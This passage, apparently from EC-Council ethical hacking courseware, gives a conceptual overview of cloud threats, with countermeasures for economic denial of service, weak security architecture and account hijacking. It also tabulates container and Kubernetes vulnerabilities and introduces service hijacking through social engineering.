consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

Countermeasure:

- Use a reactive/on-demand, in-cloud EDoS mitigation service (scrubber service) to mitigate application- and network-layer DDoS attacks, making use of the client-puzzle approach.

- **Lack of Security Architecture**

  Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

  Countermeasures:

  - Ensure your security architecture aligns with your business goals and objectives.
  - Update the threat model regularly.
  - Conduct a periodic security assessment of the actual security posture.


- **Hijacking of Accounts**

  A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.

  Countermeasures:

  - Grant only minimal access privileges to user accounts.
  - Implement defense-in-depth strategies and install identity and access management (IAM) solutions.
  - Encrypt and store sensitive information on cloud servers.
  - Implement strong authentication mechanisms, such as multi-factor authentication.
  - Remove the credentials and user accounts that are no longer required.
  - Detect and withdraw unnecessary access to highly sensitive information.
  - Control access to the cloud resources by third parties.
  - Implement cloud tokenization to ensure that only authorized users gain access.
  - Ensure that a password manager is used to create and manage passwords for all the user accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Vulnerabilities

The container has taken a greater role in cloud computing by offering operational efficiency, productivity, and consistency. The adoption of various cloud services has increased the threats and attacks on cloud containers. Containers face broader consequences in case of a successful attack. The attack can be replicated rapidly, leading to an excessive number of victims falling prey to the attackers.

The table below presents the most common container vulnerabilities.


Vulnerabilities	Description
1. Impetuous Image Creation	▪ Careless creation of images without considering the security safeguards or control aspects leads to vulnerabilities in the images.
2. Unreliable Third-Party Resources	▪ Using untrusted third-party resources causes severe threat and makes the resources vulnerable to malicious attacks.
3. Unauthorized Access	▪ Gaining access to user accounts leads to privilege escalation attacks.
4. Insecure Container Runtime Configurations	▪ Improper handling of the configuration option and mounting sensitive directories on the host cause faulty and insecure runtime configurations.
5. Data Exposure in Docker Files	▪ Docker images exposing sensitive information, such as passwords and SSH encryption keys, can be exploited to compromise the security of the container.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Embedded Malware	▪ A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.
7. Non-Updated Images	▪ Outdated images contain security loopholes and bugs that compromise the security of images.
8. Hijacked Repository and Infected Resources	▪ Security misconfiguration and bugs allow gaining unauthorized access to the repository that can poison the resources by altering or deleting files.
9. Hijacked Image Registry	▪ Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
10. Exposed Services due to Open Ports	▪ Misconfiguration of an application may allow port access and exposure of sensitive information upon port scanning.
11. Exploited Applications	▪ Vulnerable applications can be exploited using various techniques (e.g., SQLi, XXS, RFI).
12. Mixing of Workload Sensitivity Levels	▪ Orchestrators place workloads with different sensitivity levels on the same host. If a container hosts a public webserver with vulnerabilities, it may pose a threat to containers processing sensitive information.

Table 19.7: Container vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vulnerabilities

Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes, facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.


Vulnerabilities	Description
1. No Certificate Revocation	▪ Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate. ▪ Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	▪ Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS). ▪ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	▪ Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs. ▪ Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Exposure of Sensitive Data via Environment Variables	▪ While configuring the components, environmental variables allow the derivation of the settings. ▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default. ▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication. ▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface. ▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased. ▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process. ▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service. ▪ If debug mode is disabled, kube-apiserver does not record user actions. ▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.8: Kubernetes vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




